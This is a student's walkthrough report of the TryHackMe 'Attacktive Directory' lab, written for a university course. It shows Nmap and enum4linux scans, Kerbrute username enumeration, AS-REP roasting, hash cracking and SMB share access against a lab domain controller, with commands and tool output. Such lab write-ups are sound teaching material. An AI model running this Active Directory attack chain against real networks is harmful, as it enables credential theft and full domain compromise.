



GERMAN INTERNATIONAL UNIVERSITY

Faculty of Engineering & Technology

Department of Cybersecurity

PENETRATION TESTING WALKTHROUGH REPORT

TryHackMe

Attactive Directory

Walkthrough & Vulnerability Assessment Report

Platform: TryHackMe
Room: Attacktive Directory
Module: Cybersecurity / Active Directory Penetration Testing
Student: Abdelmonem Sayed
Student ID: 13006494
Date: [18/5/2026]
Supervisor: Zyad Mostafa

*This report is produced for academic purposes as part of the GIU Cybersecurity module.
All activities were conducted in a controlled, authorised environment.*

Contents

1	Executive Summary	1
2	Objectives	2
3	Environment Setup	3
3.1	Attacker Machine	3
3.2	Network Connectivity	3
3.3	Tools Utilised	3
3.4	Target Information	4
4	Enumeration Phase	5
4.1	Initial Nmap Scan	5
4.2	SMB and NetBIOS Enumeration with enum4linux	6
5	Kerberos Enumeration	8
5.1	Overview of Kerberos Enumeration	8
5.2	Kerbrute Installation and Setup	8
5.3	Username Enumeration	9
6	AS-REP Roasting	11
6.1	Concept and Background	11
6.2	Locating GetNPUsers.py	11
6.3	Retrieving AS-REP Hashes	11
6.4	Cracking the Hash with JohnTheRipper	12
7	SMB Share Enumeration	14
7.1	Enumerating Shares with smbclient	14
7.2	Accessing the Backup Share	14
7.3	Decoding Base64 Credentials	15
8	Credential Discovery	17
9	Privilege Escalation	18
9.1	DCSync Attack with secretsdump.py	18
9.2	Significance of NTDS Extraction	19

10 NTDS Extraction	20
11 Pass-the-Hash Attack	21
11.1 Concept	21
11.2 Evil-WinRM Authentication	21
11.3 Enumerating the File System	22
12 Flag Retrieval	23
12.1 Locating and Reading Flags	23

Confidentiality Statement

This document is the exclusive property of German International University (GIU) and is produced for academic and educational purposes under the GIU Cybersecurity module. This document contains proprietary and confidential information. Duplication, redistribution, or reuse, in whole or in part, in any form, requires the consent of GIU.

GIU may share this document with academic supervisors and module staff under non-disclosure obligations to demonstrate penetration testing assessment competencies. All activities documented herein were performed exclusively within the authorised TryHackMe lab environment.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. GIU prioritised the assessment to identify the weakest security controls an attacker would exploit. GIU recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

The techniques and tools used in this report are documented solely for educational purposes as part of the TryHackMe *Attacktive Directory* room. All activities were conducted within a controlled and authorised virtual environment. No real-world systems were targeted or affected.

Contact Information

The following table outlines the key contacts involved in this engagement.

tcmheadgray		
tcmrowgrayName	Title	Contact Information
[PUT STUDENT NAME HERE]	Student — Cybersecurity Module	Office: GIU Campus Email: student@giu-uni.de
[PUT SUPERVISOR NAME HERE]	Module Supervisor	Office: GIU Campus Email: supervisor@giu-uni.de
tcmheadgray		
tcmrowgrayName	Title	Contact Information
Heath Adams	Lead Penetration Tester (Room Author)	Platform: TryHackMe URL: tryhackme.com
TryHackMe Support	Platform Support	Email: support@tryhackme.com

Assessment Overview

From May 2024 to May 2024, the student engaged the TryHackMe *Attacktive Directory* room to evaluate the security posture of its simulated Active Directory infrastructure compared to current industry best practices. This included an external penetration test against a Windows Server 2019 Active Directory environment. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customised testing frameworks.

Phases of penetration testing activities include the following:

- **Planning** — Objectives are gathered and rules of engagement obtained.
- **Discovery** — Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** — Confirm potential vulnerabilities through exploitation and perform additional research based upon new discoveries.
- **Reporting** — Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. The student attempted to gather sensitive information through open-source intelligence (OSINT), including exposed usernames, historical breached passwords, and data that can be leveraged against external systems to gain internal network access. The student also performed scanning and enumeration against the target TryHackMe lab environment to identify potential avenues of exploitation.

The engagement specifically targeted the **spookysec.local** Active Directory domain hosted on the TryHackMe platform. The target domain controller was assessed for Kerberos vulnerabilities, SMB misconfigurations, weak credentials, overprivileged accounts, and remote administration exposure via WinRM.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS v3 score ranges used throughout the document to assess vulnerability and risk impact.

tcmheadgray		
tcmred	9.0–10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
tcmorange	7.0–8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
tcmyellow	Moderate 6.0–6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high priority issues have been resolved.
tcmblue	0.1–3.9	Vulnerabilities are non-exploitable but would reduce an organisation's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
tcmgray	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

tcmheadgray	
External Penetration Test	TryHackMe Lab Network (10.10.x.x/24)

- Full scope information provided in the TryHackMe *Attacktive Directory* room description.

Scope Exclusions

Per room request, the student did not perform any Denial of Service attacks during testing. No real-world production systems were included in scope. All testing was strictly contained to the TryHackMe virtualised lab environment.

Client Allowances

GIU did not provide any allowances to assist the testing. All findings were identified through black-box methodology using only publicly available tools and wordlists.

1. Executive Summary

This report presents a comprehensive walkthrough and security assessment of the **Attack-tive Directory** room on the TryHackMe platform. The exercise simulates a realistic Active Directory (AD) penetration test against a Windows domain environment and covers a broad range of offensive techniques employed by red teams and adversaries targeting enterprise networks.

The engagement began with network enumeration using *Nmap*, identifying a range of Active Directory-related services including LDAP, SMB, Kerberos, and WinRM. Subsequent phases involved domain user enumeration via *Kerbrute*, exploitation of Kerberos pre-authentication weaknesses through **AS-REP Roasting**, credential recovery from SMB shares, domain-level privilege escalation through a **DCSync** attack using *Impacket's secretsdump.py*, and finally a successful **Pass-the-Hash** attack to authenticate as the domain Administrator using *Evil-WinRM*.

Key Findings:

- Active Directory services publicly discoverable via network scan.
- Valid domain usernames enumerable via unauthenticated Kerberos requests.
- Service account (**svc-admin**) configured without Kerberos pre-authentication, exposing it to AS-REP Roasting.
- Cracked credentials stored insecurely in Base64 encoding inside an SMB share.
- Backup account possessed DCSync privileges, enabling full NTDS credential extraction.
- Administrator NTLM hash leveraged for Pass-the-Hash authentication, achieving full domain compromise.

The assessment demonstrates that a chain of individually moderate vulnerabilities can be combined to achieve complete domain compromise. Remediation recommendations are embedded throughout the report.

2. Objectives

The primary objectives of this penetration testing exercise were:

1. **Network Enumeration:** Discover all active services and identify the Active Directory domain structure using passive and active reconnaissance techniques.
2. **Kerberos Enumeration:** Enumerate valid domain usernames by exploiting the Kerberos authentication protocol response behaviour.
3. **AS-REP Roasting:** Identify and exploit accounts that do not require Kerberos pre-authentication to retrieve crackable cryptographic hashes.
4. **Hash Cracking:** Crack the obtained AS-REP Kerberos hash using dictionary-based offline attacks.
5. **SMB Share Enumeration:** Authenticate using recovered credentials and enumerate accessible SMB file shares for sensitive data.
6. **Credential Discovery:** Locate and decode credentials stored within the SMB shares.
7. **Privilege Escalation:** Leverage discovered credentials to perform a DCSync attack and extract domain credential hashes from the NTDS database.
8. **Pass-the-Hash Attack:** Utilise the extracted Administrator NTLM hash to authenticate remotely without knowledge of the plaintext password.
9. **Flag Retrieval:** Collect all flags from the target machine to confirm full domain compromise.

The broader educational objective is to understand the attack surface exposed by misconfigured Active Directory environments and to appreciate the layered defensive controls required to mitigate such attacks.

3. Environment Setup

3.1 Attacker Machine

The attacking platform used throughout this exercise was **Kali Linux**, a Debian-based Linux distribution purpose-built for penetration testing and digital forensics. Kali Linux ships with the majority of the tooling required for this assessment pre-installed.

3.2 Network Connectivity

Connectivity to the TryHackMe lab environment was established via **OpenVPN**. The provided `.ovpn` configuration file was imported and the VPN tunnel was initiated using:

```
sudo openvpn /path/to/tryhackme.ovpn
```

Once connected, the attacker machine received a TryHackMe VPN IP address and was able to reach the target machine on the private lab network.

3.3 Tools Utilised

The following tools were used during the assessment:

lightblue Tool	Purpose	Phase
Nmap	Network port scanning and service version detection	Enumeration
enum4linux	SMB and NetBIOS enumeration of Windows hosts	Enumeration
Kerbrute	Kerberos-based domain user enumeration	Kerberos Enum
Impacket GetNPUsers.py	AS-REP hash retrieval for non-pre-auth accounts	AS-REP Roasting
JohnTheRipper	Offline password hash cracking using wordlists	Hash Cracking
smbclient	SMB share listing and file retrieval	SMB Enum
Impacket secretsdump.py	Remote NTDS credential extraction (DCSync)	Priv Escalation
Evil-WinRM	WinRM remote shell with Pass-the-Hash authentication	Post-Exploitation

Table 3.1: Tools used throughout the Attacktive Directory engagement

3.4 Target Information

The target machine was a Windows Server configured as a domain controller for the **THM-AD** domain. The domain used the `.local` top-level domain suffix (i.e., `spookysec.local`). The target IP address was assigned dynamically by TryHackMe upon room deployment.

4. Enumeration Phase

4.1 Initial Nmap Scan

The first phase of any penetration test involves thorough network reconnaissance. An Nmap scan was launched against the target IP address to identify open ports, running services, and service version information.

```
nmap -sV <TARGET_IP>
```

The scan revealed a wide range of open ports characteristic of a Windows Active Directory Domain Controller, including:

- **Port 53** — DNS (Domain Name System)
- **Port 88** — Kerberos Authentication Service
- **Port 135** — Microsoft RPC
- **Port 139/445** — SMB (Server Message Block)
- **Port 389** — LDAP (Lightweight Directory Access Protocol)
- **Port 464** — Kerberos Password Change
- **Port 636** — LDAPS (LDAP over SSL)
- **Port 3268/3269** — Global Catalogue LDAP
- **Port 5985** — WinRM (Windows Remote Management)

```
(root@kali) - [~/home/abdelmonem]
$ nmap -sV 10.65.187.24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-18 17:17 EEST
Nmap scan report for 10.65.187.24 (10.65.187.24)
Host is up (0.15s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-05-18 14:17:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?   Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?        Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.26 seconds

(root@kali) - [~/home/abdelmonem]
Monday 18 May 2026
```

Figure 4.1: Initial Nmap service and version scan revealing Active Directory related services.

The presence of Kerberos (port 88), LDAP (port 389), and SMB (port 445) clearly indicates

that the target is a Windows Domain Controller. The WinRM service on port 5985 is also noteworthy, as it provides a potential remote administration vector for later exploitation.


4.2 SMB and NetBIOS Enumeration with enum4linux

Following the Nmap scan, **enum4linux** was used to enumerate SMB shares, NetBIOS information, user accounts, and domain information from the target host.

```
enum4linux -a <TARGET_IP>
```

The tool successfully extracted the following key information:

- **NetBIOS Domain Name:** THM-AD
- **Domain TLD:** .local (specifically spookysec.local)
- **Workgroup / Domain:** THM-AD
- SMB shares accessible on the target host



```
(root@kali)-[/home/abdelmonem]
└─$ enum4linux -a 10.65.187.24
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon May 18 17:31:39 2026

===== ( Target Information ) =====
Target ..... 10.65.187.24
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.65.187.24 ) =====
[E] Can't find workgroup/domain


===== ( Nbtstat Information for 10.65.187.24 ) =====
Looking up status of 10.65.187.24
No reply from 10.65.187.24

===== ( Session Check on 10.65.187.24 ) =====
[+] Server 10.65.187.24 allows sessions using username '', password ''

===== ( Getting domain SID for 10.65.187.24 ) =====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)
```

Figure 4.2: SMB and NetBIOS enumeration using enum4linux.

The use of the .local TLD is significant because it is a non-routable domain suffix commonly used in internal Microsoft Active Directory deployments. This confirmed that the target machine operates as a domain controller for the internal **spookysec.local** domain.



The screenshot shows a dark-themed interface for a task titled "Enumeration task answers confirmation". It contains three questions, each with a text input field, a green "Correct Answer" button, and an orange "Flag" button.

Question	Answer	Status
What tool will allow us to enumerate port 139/445?	enum4linux	Correct Answer
What is the NetBIOS-Domain Name of the machine?	THM-AD	Correct Answer
What invalid TLD do people commonly use for their Active Directory Domain?	.local	Correct Answer

Figure 4.3: Enumeration task answers confirmation.

5. Kerberos Enumeration

5.1 Overview of Kerberos Enumeration

Kerberos is the default authentication protocol in Microsoft Active Directory environments. One of its inherent behaviours is that it will return different error codes depending on whether a username is valid or not during the Authentication Service Request (AS-REQ) phase. This behaviour can be exploited to enumerate valid domain usernames without requiring any credentials, making it a powerful and stealthy reconnaissance technique.

Kerbrute is an open-source tool that leverages this behaviour to brute-force and enumerate valid Active Directory usernames using Kerberos pre-authentication requests.

5.2 Kerbrute Installation and Setup

Kerbrute was downloaded from its GitHub repository and made executable on the attacker machine. The tool accepts a wordlist of potential usernames and queries the Kerberos service on the domain controller to determine which usernames are valid.

```
# Download Kerbrute
wget https://github.com/ropnop/kerbrute/releases/download/v1.0.3/
    kerbrute_linux_amd64
chmod +x kerbrute_linux_amd64
mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```

```

(root@kali)~/home/abdelmonem/Downloads
# mv kerbrute_linux_amd64 kerbrute

(root@kali)~/home/abdelmonem/Downloads
# chmod +x kerbrute

(root@kali)~/home/abdelmonem/Downloads
# sudo mv kerbrute /usr/local/bin/

(root@kali)~/home/abdelmonem/Downloads
# kerbrute

kerbrute

Introduction:
This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
kerbrute [command]

Available Commands:
brute force      Bruteforce username:password combos, from a file or stdin
brute user      Bruteforce a single user's password from a wordlist
help            Help about any command
passwordspray    Test a single password against a list of users
userenum        Enumerate valid domain usernames via Kerberos
version         Display version info and quit

Flags:
--dc string      The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
--delay int      Delay in millisecond between each attempt. Will always use single thread if set
-d, --domain string The full domain to use (e.g. contoso.com)
-h, --help       help for kerbrute
-o, --output string File to write logs to. Optional.
--safe           Safe mode, will abort if any user comes back as locked out. Default: FALSE
-t, --threads int Threads to use (default 10)
-v, --verbose     Log failures and errors

Use "kerbrute [command] --help" for more information about a command.

(root@kali)~/home/abdelmonem/Downloads
# TryHackMe | Attacker Directory — Mozilla Firefox

```

Figure 5.1: Kerbrute installation and command listing.

5.3 Username Enumeration

The `userenum` module was used with the provided `userlist.txt` wordlist from TryHackMe to enumerate valid domain users:

```
kerbrute userenum --dc <TARGET_IP> -d spookysec.local userlist.txt
```

Kerbrute iterates through the wordlist, sending AS-REQ packets for each username. When the domain controller responds with a `KRB5KDC_ERR_PREAUTH_REQUIRED` error, it confirms the user exists. When it returns `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN`, the user does not exist.

The scan returned a list of valid domain users including notable accounts such as:

- administrator
- backup
- svc-admin
- Various other domain user accounts

```
(root@kali)-[/home/abdelmonem/Downloads]
# kerbrute userenum -dc 10.65.187.24 -d spookyssec.local userlist.txt

Version: v1.0.3 (9dad6e1) - 05/18/26 - Ronnie Flathers @ropnop

2026/05/18 17:53:06 > Using KDC(s):
2026/05/18 17:53:06 > 10.65.187.24:88

2026/05/18 17:53:07 > [+] VALID USERNAME: james@spookyssec.local
2026/05/18 17:53:09 > [+] VALID USERNAME: svc-admin@spookyssec.local
2026/05/18 17:53:13 > [+] VALID USERNAME: James@spookyssec.local
2026/05/18 17:53:14 > [+] VALID USERNAME: robin@spookyssec.local
2026/05/18 17:53:26 > [+] VALID USERNAME: darkstar@spookyssec.local
2026/05/18 17:53:34 > [+] VALID USERNAME: administrator@spookyssec.local
2026/05/18 17:53:49 > [+] VALID USERNAME: backup@spookyssec.local
2026/05/18 17:53:57 > [+] VALID USERNAME: paradox@spookyssec.local
2026/05/18 17:54:43 > [+] VALID USERNAME: JAMES@spookyssec.local
2026/05/18 17:54:58 > [+] VALID USERNAME: Robin@spookyssec.local
```

Figure 5.2: Kerbrute discovering valid domain usernames.

Enumeration:

For this box, a modified User List and Password List will be used to cut down on time of enumeration of users and password hash cracking. It is **NOT** recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

✓ Correct Answer

What notable account is discovered? (These should jump out at you)

✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

✓ Correct Answer

Figure 5.3: Kerberos enumeration task answers.

6. AS-REP Roasting

6.1 Concept and Background


AS-REP Roasting is an attack technique that targets Active Directory accounts that have the “*Do not require Kerberos preauthentication*” flag enabled. Under normal Kerberos authentication, a client must first prove knowledge of its password by encrypting a timestamp with the account’s password hash before the KDC (Key Distribution Centre) issues a Ticket Granting Ticket (TGT).

When pre-authentication is disabled, the KDC will respond to any AS-REQ with an AS-REP containing a portion of data encrypted with the user’s password-derived key — without requiring prior proof of identity. This encrypted blob can be captured and subjected to offline brute-force or dictionary attacks.

6.2 Locating GetNPUsers.py

The **Impacket** suite provides a script called `GetNPUsers.py` specifically designed to query the domain controller for AS-REP roastable accounts. This script was located within the Impacket installation:

```
find / -name GetNPUsers.py 2>/dev/null
```



```
(root@kali)-[/home/abdelmonem/Downloads]
# locate GetNPUsers.py
/home/abdelmonem/AutoBlue-MS17-010/exploit-env/bin/GetNPUsers.py
/usr/share/doc/python3-impacket/examples/GetNPUsers.py

(root@kali)-[/home/abdelmonem/Downloads]
#
```

Figure 6.1: Locating the GetNPUsers.py script.

6.3 Retrieving AS-REP Hashes

The script was executed against the domain using the list of valid usernames discovered during Kerberos enumeration:

```
python3 GetNPUsers.py spookysec.local/ -usersfile userlist.txt \
    -format john -outputfile hashes.txt -dc-ip <TARGET_IP>
```




Figure 6.2: Retrieving AS-REP roastable hashes using GetNPUsers.py.

The tool identified the `svc-admin` account as vulnerable to AS-REP Roasting and successfully retrieved its AS-REP hash in a format compatible with *JohnTheRipper*.

6.4 Cracking the Hash with JohnTheRipper

The retrieved hash was subjected to offline dictionary attack using **JohnTheRipper** and the `rockyou.txt` wordlist:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```




Figure 6.3: Cracking the AS-REP hash using JohnTheRipper.

JohnTheRipper successfully cracked the hash and revealed the plaintext password for the `svc-admin` account. This password was then used in subsequent phases of the assessment.

Security Implication: The use of a weak, dictionary-crackable password combined with the absence of Kerberos pre-authentication rendered this account critically vulnerable. Any unauthenticated attacker on the network could retrieve and crack this hash.

Task 5 Exploitation Abusing Kerberos

Introduction

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPROASTING**. ASREproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

Impacket has a tool called "GetNPUsers.py" (located in `impacket/examples/GetNPUsers.py`) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Remember: Impacket may also need you to use a python version `>=3.7`. In the AttackBox you can do this by running your command with `python3.9 /opt/impacket/examples/GetNPUsers.py`.

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

✓ Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

✓ Correct Answer

What mode is the hash?

✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

✓ Correct Answer

Figure 6.4: AS-REP roasting task answers confirmation.


7. SMB Share Enumeration

7.1 Enumerating Shares with smbclient

With the `svc-admin` credentials recovered, it was possible to authenticate to the SMB service and enumerate accessible file shares. SMB (Server Message Block) shares are commonly used in Windows environments to provide network-accessible storage and often contain sensitive information.

```
smbclient -L \\\\<TARGET_IP>\\ -U svc-admin
```

The enumeration revealed several shares on the domain controller, including standard administrative shares as well as a non-default share named **backup**.



```
(root@kali)-[/home/abdelmonem/Downloads]
# smbclient -L //10.65.187.24/ -U svc-admin
Password for [WORKGROUP\svc-admin]:

      Sharename      Type      Comment
      ────
      ADMIN$         Disk      Remote Admin
      backup         Disk
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON       Disk      Logon server share
      SYSVOL         Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.65.187.24 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 7.1: Enumerating SMB shares using smbclient.

7.2 Accessing the Backup Share

The **backup** share was immediately of interest as it is non-standard and likely to contain sensitive operational data. The share was accessed and its contents enumerated:

```
smbclient \\\\<TARGET_IP>\\backup -U svc-admin
smb: \> ls
smb: \> get backup_credentials.txt
```

A file named `backup_credentials.txt` was discovered and downloaded to the attacker machine for analysis.

```
(root@kali)-[/home/abdelmonem/Downloads]
# smbclient //10.65.187.24/backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
